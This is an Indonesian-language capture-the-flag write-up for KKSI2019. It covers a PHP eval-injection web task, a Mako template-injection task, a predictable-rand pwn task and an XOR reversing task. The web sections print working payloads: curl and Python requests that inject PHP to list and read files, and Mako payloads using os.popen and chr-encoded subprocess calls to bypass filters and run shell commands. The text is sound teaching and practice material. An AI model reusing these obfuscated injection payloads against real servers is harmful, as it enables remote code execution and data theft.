
tidak terjadi apa apa, setelah itu kami coba dengan menggunakan split code sebagai berikut

```
nazhier@nazhier-X456URK:~/Documents$ curl -v "http://202.148.2.243:21200/api.php" --data
"code=$g=p.h.p.i.n.f.o;$g();"
*   Trying 202.148.2.243...
* TCP_NODELAY set
* Connected to 202.148.2.243 (202.148.2.243) port 21200 (#0)
> POST /api.php HTTP/1.1
> Host: 202.148.2.243:21200
> User-Agent: curl/7.58.0
> Accept: */*
> Content-Length: 23
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 23 out of 23 bytes
* HTTP 1.0, assume close after body
< HTTP/1.0 500 Internal Server Error
< Date: Sun, 03 Nov 2019 20:16:37 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.2.24
< Content-Length: 0
< Connection: close
< Content-Type: text/html; charset=UTF-8
<
* Closing connection 0
```

malah error, lalu kami cobak secara manual di form tersebut :



malah muncul, kami kira ada yang error dengan curl kami, lalu kami coba dengan berbagai payload sebagai berikut



malah error, entah kenapa errornya, sepertinya telah difilter oleh admin.setelah sekian kali kami mencoba berbagai payload. dan akhirnya kami membuat solver sebagai berikut :

```
In [1]: import requests

In [2]: data = {
   ...:         "code": "print_r(readdir(opendir('./')));"
   ...: }

In [3]: datas = requests.post("http://202.148.2.243:21200/api.php",data=data)

In [4]: datas.text
Out[4]: u'flagPoGu.php'

In [5]: data = {
   ...:         "code": "print_r(file('flagPoGu.php'));"
   ...: }

In [6]: datas = requests.post("http://202.148.2.243:21200/api.php",data=data)

In [7]: datas.text
Out[7]: u"Array\n(\n    [0] => <?php \r\n\n    [1] => \r\n\n    [2] => define('FLAG',
'POG_U_Can_Read_This_But_HOW?');\r\n\n    [3] => \r\n\n    [4] => ?>\r\n\n    [5] => \r\n\n    [6] =>
<!DOCTYPE html>\r\n\n    [7] => <html>\r\n\n    [8] => <head>\r\n\n    [9] => \t<title></title>\r\n\n
[10] => </head>\r\n\n    [11] => <body>\r\n\n    [12] => <!-- define('FLAG', ''); -->\r\n\n    [13] =>
</body>\r\n\n    [14] => </html>\r\n\n)\n"
```


kami temukan flagnya.

kesimpulan : dari beberapa percobaan yang telah kami coba sebelumnya, fungsi eval telah di filter untuk mencegah adanya eksekusi system atau exec dalam php yang berarti mengakses shell system atau fungsi” berbahaya lainnya dalam php

#Flag : KKSI2019{POG_U_Can_Read_This_But_HOW?}

[WEB - Mako Onii-Chan] - 300

#Penjelasan
diberikan sebuah web dengan interface sebagai berikut:




lalu ketika di view source :

kami menemukan beberapa clue disini:


1. UTF-32
2. submit nama
3. menggunakan mako (Template Engine Punya Python)
4. dan juga beberapa url seperti:
    a. /intro-gan
    b. /example

dari beberapa clue tadi kami mencoba url /example terlebih dahulu untuk melihat isinya



Your Name Im Nayeon Inimda

terlihat hanya seperti ini saja. lalu kami coba untuk bagian /intro-gan



Your Name Inimda

yap terdapat perbedaan.
dari beberapa perbedaan tersebut dan juga clue clue di atas menyimpulkan bahwa:

1. ini menggunakan metode post (diperkuat dengan clue submit nama)
2. tidak menggunakan form pada umumnya, melainkan via curl (karena di web tsb tidak terdapat form untuk submit)

dari sini kami mencoba untuk melakukan command curl dan hasilnya:

```
nazhier@nazhier-X456URK:~/Documents$ curl http://202.148.2.243:21201/intro-gan -X POST --data
"name=Hirazawa Yui"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server
is overloaded or there is an error in the application.</p>
```

malah error, teringat dengan clue UTF-32 maka kami coba untuk melakukan encode ke UTF-32 menggunakan Python

```
nazhier@nazhier-X456URK:~/Documents$ cat coba.py

import requests

payload = {
    "name": "Hirazawa Yui".encode('utf-32')
}
url = "http://202.148.2.243:21201/intro-gan"
data = requests.post(url, data=payload)
print(data.text)


nazhier@nazhier-X456URK:~/Documents$ python coba.py
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server
is overloaded or there is an error in the application.</p>
```

masih terdapat error, kami iseng tambahkan base64 di payload


```
nazhier@nazhier-X456URK:~/Documents$ cat coba.py
import requests
import base64
payload = {
    "name": base64.b64encode("Hirazawa Yui".encode('utf-32'))
}
url = "http://202.148.2.243:21201/intro-gan"
data = requests.post(url, data=payload)
print(data.text)


nazhier@nazhier-X456URK:~/Documents$ python coba.py
Your Name Hirazawa Yui Inimda
```

bisa, berarti payload apapun harus diencode 2 kali (base64 dan utf-32)

lalu melalui referensi ini : https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#mako kami mencoba untuk menggunakan payload tersebut

```
nazhier@nazhier-X456URK:~/Documents$ cat coba.py
import requests
import base64
payload = {
    "name": base64.b64encode("""<%
            import os
            x=os.popen('id').read()
            %>
            ${x}""".encode('utf-32'))
}
print(payload)
url = "http://202.148.2.243:21201/intro-gan"
data = requests.post(url, data=payload)
print(data.text)


nazhier@nazhier-X456URK:~/Documents$ python coba.py
{'name':
'//4AADwAAAAlAAAACgAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAAGkAAABtAAAAcAAAAG
8AAAByAAAAdAAAACAAAABvAAAAcwAAAAoAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAB4A
AAAPQAAAG8AAABzAAAALgAAAHAAAABvAAAAcAAAAGUAAABuAAAAKAAAACcAAABpAAAAZAAAACcAAAApAAAALgAAAHIAAABlAAAAYQAA
AGQAAAAoAAAAKQAAAAoAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAlAAAAPgAAAAoAAAA
gAAAAIAAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAgAAAAIAAAACAAAAAkAAAAewAAAHgAAAB9AAAA'}
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server
is overloaded or there is an error in the application.</p>
```

yang terjadi malah error, berdasarkan penyelesaian” tersebut yang masih gagal, kami berkesimpulan bahwa soal ini sudah di filter, kami coba bypass filter tersebut dan payload akhir kami adalah



```
nazhier@nazhier-X456URK:~/Documents$ cat coba.py
import requests
import base64
payload = {
    "name":
base64.b64encode("""${__import__(chr(115)+chr(117)+chr(98)+chr(112)+chr(114)+chr(111)+chr(99)+chr(101)+
chr(115)+chr(115)).getoutput(chr(99)+chr(97)+chr(116)+chr(32)+chr(102)+chr(108)+chr(97)+chr(103)+chr(46
)+chr(116)+chr(120)+chr(116))}""".encode('utf-32'))
    }
url = "http://202.148.2.243:21201/intro-gan"
data = requests.post(url, data=payload)
print(data.text)
nazhier@nazhier-X456URK:~/Documents$ python coba.py
Your Name KKSI2019{64_32_16_8_4_2_0} Inimda
```

penjelasan :

chr digunakan untuk membypass filter yang ada dalam mako tersebut, berdasarkan pengalaman kami selama slashrootctf 2019

hal tersebut berhasil, dan dengan cara ini cukup berhasil.

referensi payload:

https://github.com/DiogoMRSilva/websitesVulnerableToSSTI/tree/master/python/python-Mako
#Flag: **KKSI2019{64_32_16_8_4_2_0}**

[PWN - Easy PWN] - 100

#Penjelasan
diberikan binari sebagai berikut

terdapat informasi binary yaitu:

1. 64-bit LSB shared object, x86-64
2. dynamically linked
3. stripped


kami coba buka dengan Ida Pro 64 bit (karena file tersebut 64 bit)

```
v26 = *MK_FP(__FS__, 40LL);
srand(1u);
v1 = rand();
v2 = rand() + v1;
v7 = v2 - rand();
memset(&s, 0, 0x404uLL);
memset(&dest, 0, 0x404uLL);
memset(&src, 0, 0x404uLL);
strncpy(&dest, "Give me the numbers: ", 0x404uLL);
pthread_mutex_lock(&mutex);
v3 = strlen(&dest);
if ( send(*(_DWORD *)a1, &dest, v3, 0) == -1 )
{
  perror("send");
  close(*(_DWORD *)a1);
  pthread_mutex_unlock(&mutex);
  pthread_exit(0LL);
}
pthread_mutex_unlock(&mutex);
```

terdapat hal menarik disini, yaitu input number yang dapat menampung 1080 bit number, dan terdapat generate random dengan rumus yang ada dalam screenshot tersebut. lalu kami coba analisa kembali:

```
pthread_mutex_lock(&mutex);
if ( v4 == v7 )
{
  v5 = "r";
  stream = fopen("flag.txt", "r");
  if ( stream )
  {
    v5 = (const char *)1028;
    fgets(&src, 1028, stream);
    fclose(stream);
  }
  else
  {
    printf("Error reading from file", "r");
  }
  sub_1376(&v9, v5);
  strncpy(&dest, "\nCongratz!!! The f l a g  is ", 0x403uLL);
  strncat(&dest, &src, 0x404uLL);
```

yap kita harus mencapai kondisi dimana v4 == v7. v4 didapatkan dari hasil string to int dari input yang diberikan. berdasarkan referensi ini https://stackoverflow.com/a/1190714. dijelaskan srand(1) hanya melakukan seed satu kali ketika di compile, maka dari itu kami mencoba untuk menebak nya menggunakan solver sebagai berikut:



```
nazhier@nazhier-X456URK:~/Downloads$ cat ../Documents/test12.c
#include <stdio.h>
#include <stdlib.h>

int main(void) {
    srand(1);
    int d = get_angka3();
    printf("%d", d);
    return 0;
}
int get_angka1() {
    int angka1 = rand();
    return angka1;
}
int get_angka2(){
    int angka2 = rand() + get_angka1();
    return angka2;
}
int get_angka3(){
    int angka3 = get_angka2() - rand();
    return angka3;
}

nazhier@nazhier-X456URK:~/Downloads$ gcc ../Documents/test12.c -o test123
../Documents/test12.c: In function ‘main’:
../Documents/test12.c:6:13: warning: implicit declaration of function ‘get_angka3’ [-Wimplicit-
function-declaration]
     int d = get_angka3();
             ^~~~~~~~~~
nazhier@nazhier-X456URK:~/Downloads$ ./test123
969527492nazhier@nazhier-X456URK:~/Downloads$ ./test123 | nc 202.148.2.243 6661
Give me the numbers:
Congratz!!! The f l a g  is KKSI2019{MAJU_tak_GENTAR!!!}
```

ya ketika di compile dan run flag pun di dapatkan

#Flag : **KKSI2019{MAJU_tak_GENTAR!!!}**

[REVERSING - Dahyunie Table] - 200

#Penjelasan


diberikan file binary sebagai berikut:

```
nazhier@nazhier-X456URK:~/Downloads$ file table
table: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l,
for GNU/Linux 2.6.32, BuildID[sha1]=eda13f6545fd454593027ccfad0640ad72535cff, not stripped
```

di dapatkan informasi mengenai binary tersebut:


1. 64-bit LSB executable,
2. dynamically linked,
3. not stripped

dari file binary tersebut, kami membukanya dengan ida pro 64 bit (karena file tersebut 64 bit)




```
v18 = *MK_FP(__FS__, 40LL);
qmemcpy(v17, &unk_400C40, 0xE0uLL);
T = 28;
v8 = 0;
while ( 1 )
{
  v3 = T--;
  if ( v3 == 0 )
    break;
  N = 2;
  printf("Masukkan 2 integer untuk key ke %d\n", v8);
  for ( i = 0; i < N; ++i )
    scanf("%d", 4LL * i + 6299840);
  v15 = 0LL;
  v16 = powMod(2LL, N - 1, 1000000007LL);
  for ( j = 0; j <= 31; ++j )
  {
    v11 = 0;
    for ( k = 0; k < N; ++k )
    {
      if ( (A[k] >> j) & 1 )
        ++v11;
    }
    if ( v11 )
    {
      v4 = (v16 << j) + v15;
000009B7 main:41
```

terdapat hal yang cukup menarik disini, yaitu int untuk key, dimana key berbentuk array karena di source code tersebut terdapat petunjuk demikian, lalu ada qmemcpy(v17, &unk_400C40, 'a'); dimana qmemcpy ini merupakan fungsi untuk mengcopy isi memory ke variable tertentu, lalu kami coba klik &unk_400C40 diarahkan ke sini :



```
.rodata:0000000000400C40 unk_400C40      db 74h ; t   ;  DATA XREF: main+21To
.rodata:0000000000400C41                 db   1
.rodata:0000000000400C42                 db   0
.rodata:0000000000400C43                 db   0
.rodata:0000000000400C44                 db 73h ; s
.rodata:0000000000400C45                 db   0
.rodata:0000000000400C46                 db   0
.rodata:0000000000400C47                 db   0
.rodata:0000000000400C48                 db 74h ; t
.rodata:0000000000400C49                 db   1
.rodata:0000000000400C4A                 db   0
.rodata:0000000000400C4B                 db   0
.rodata:0000000000400C4C                 db 73h ; s
.rodata:0000000000400C4D                 db   0
.rodata:0000000000400C4E                 db   0
.rodata:0000000000400C4F                 db   0
.rodata:0000000000400C50                 db 96h ; û
.rodata:0000000000400C51                 db   1
.rodata:0000000000400C52                 db   0
.rodata:0000000000400C53                 db   0
.rodata:0000000000400C54                 db 1Fh
.rodata:0000000000400C55                 db   0
.rodata:0000000000400C56                 db   0
```

ketika diparsing didapatkan seperti value ini (kami membacanya dari bawah ke atas):



```
0x174,0x73h,0x174h,0x73h,0x196h,0x1Fh,0x100,0x6Dh,0x22h,0xDAh,0xD0h,0xF0h,0xF4h,0x91h,0x110h,0x11D,0x20
6,0x267h,0x250h,0x258h,0xD0h,0xF0h,0x222,0x18h,0x1DBh,0x100,0x226h,0x222h,0xF4h,0x91h,0x226h,0x222h,0x2
12h,0x212h,0x100h,0x104,0x1DBh,0x100,0x242h,0x13h,0x100,0x104,0x222h,0x18h,0x222h,0x18h,0xF4h,0x91h,0xD
0h,0xF0h,0x222h,0x18h,0xA4h,0x25h,0x200,0x71h
```

ini merupakan bentuk hex dari sebuah data. berdasarkan analisa kami terhadap source code, ini merupakan operasi xor kepada flag, dimana flag asli akan di xor dengan value depannya, dan ditambahkan dengan hasil xor lagi, simplenya adalah

hasil = chr(int{{hasil xor antara char 1 dengan char selanjutnya}} + int{{hasil xor antara char 1 dengan char selanjutnya}})

berdasarkan clue di atas dan hasil dari parsing data tersebut, maka kami mencoba untuk membuat solver.py yang dapat di lihat disini :

```
nazhier@nazhier-X456URK:~/Documents$ cat solver.py
class Decrypt():
    def __init__(self):
        self.aa = ""
        self.makeflag = ""
        self.setring = ""

    def getval(self):
        self.setring =
"0x174,0x73h,0x174h,0x73h,0x196h,0x1Fh,0x100,0x6Dh,0x22h,0xDAh,0xD0h,0xF0h,0xF4h,0x91h,0x110h,0x11D,0x2
06,0x267h,0x250h,0x258h,0xD0h,0xF0h,0x222,0x18h,0x1DBh,0x100,0x226h,0x222h,0xF4h,0x91h,0x226h,0x222h,0x
212h,0x212h,0x100h,0x104,0x1DBh,0x100,0x242h,0x13h,0x100,0x104,0x222h,0x18h,0x222h,0x18h,0xF4h,0x91h,0x
D0h,0xF0h,0x222h,0x18h,0xA4h,0x25h,0x200,0x71h"

    def parsingval(self):
        self.aa = self.setring.replace("h","").lower().split(",")

    def operational(self):
        self.makeflag = ""
        j = 0
        arr_chr = []
        for j in range(0,len(self.aa), 2):

 arr_chr.append(chr(((int(self.aa[j],16)^int(self.aa[j+1],16))+int(self.aa[j],16)+int(self.aa[j+1],16))
/10))
        self.makeflag = "".join(arr_chr)

    def printflag(self):
        return self.makeflag

if __name__ == "__main__":
    dec = Decrypt()
    dec.getval()
    dec.parsingval()
    dec.operational()
    print(dec.printflag())
nazhier@nazhier-X456URK:~/Documents$ python solver.py
KKSI2019{x0r_n1nj4_w4rr10r!}
```

maka di dapatkan flagnya
#Flag: **KKSI2019{x0r_n1nj4_w4rr10r!}**

-makasih-